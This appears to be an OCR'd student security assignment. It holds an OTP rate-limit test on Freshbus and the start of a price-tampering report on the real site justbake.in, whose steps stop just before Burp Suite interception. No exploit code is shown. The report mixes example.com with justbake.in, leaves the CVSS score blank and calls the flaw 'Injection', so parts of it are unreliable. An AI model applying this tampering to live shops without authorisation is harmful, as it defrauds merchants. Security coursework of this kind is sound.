
Step 15 : Since i am getting only few OTPs it is not vulnerable to no rate limiting


3:21 PM
FRESBS
3:17 PM
385203 is your verification code for login to Freshbus.Please note that the OTP expires in 10 minutes
630043 is your verification code for login to Freshbus.Please note that the OTP expires in 10 minutes
380874 is your verification code for login to Freshbus.Please note that the OTP expires in 10 minutes
512530 is your verification code for login to Freshbus.Please note that the OTP expires in 10 minutes
519019 is your verification code for login to Freshbus.Please note that the OTP expires in 10 minutes
The sender isn't in your contacts."
" Report this number
Text message

B. Perform a Parameter(price) tampering on any 2 websites and Prepare clear Documentation.

Title of Vulnerability: Price Parameter Tampering Vulnerability

CVSS Score :



Relate with OWASP Top 10: This vulnerability is related to the OWASP Top 10 category of Injection.

Description:
This report highlights a price parameter tampering vulnerability found on example.com. The vulnerability allows attackers to manipulate price parameters in requests to change the cost of items during transactions, leading to financial losses or unauthorized discounts.

Detailed Explanation:
Upon investigation, it was discovered that justbake.in does not sufficiently validate and sanitize price parameters in requests related to transactions. Attackers can exploit this vulnerability by modifying price parameters, such as item prices or discounts, during the checkout process. By manipulating these parameters, attackers can change the total cost of items or apply unauthorized discounts, potentially leading to financial losses for the organization or unfair advantages for the attacker.

Impact:
The impact of this vulnerability can be significant and can result in various financial and reputational risks, including:


Financial Losses: Attackers can manipulate price parameters to lower the cost of items during transactions, leading to revenue losses for the organization.

Fraudulent Activities: Price parameter tampering can be exploited to apply unauthorized discounts or promotions, facilitating fraudulent transactions or unauthorized purchases.
Customer Disputes: Incorrect pricing due to parameter tampering can lead to customer disputes, affecting trust and reputation.
Regulatory Compliance Violations: Price manipulation may violate regulatory requirements related to fair pricing practices or consumer protection laws.


Steps to recreate

Website : https://www.justbake.in/


Step 1 : Open the website you want to perform parameter price tampering on




Step 2 : Click on the Select city in the tab select city and select the city you want




Step 3 : In the Cakes tab we want the expensive cake so go to the premium cake section and select the premium red velvet cake







Step 4 : Enter the pincode 560073 for vijayawada in pincode tab and click on apply




Step 5 : Then click on buy now and give random details about yourself , just put the mobile number real rest everything can be fake




Step 6 : Then click on online pay button and proceed to checkout



Step 7 : This will redirect you to a wallet and online pay section, go to wallet and select airtel payment bank




Step 8 : Before clicking on the proceed button , open the burp suite tool and go in 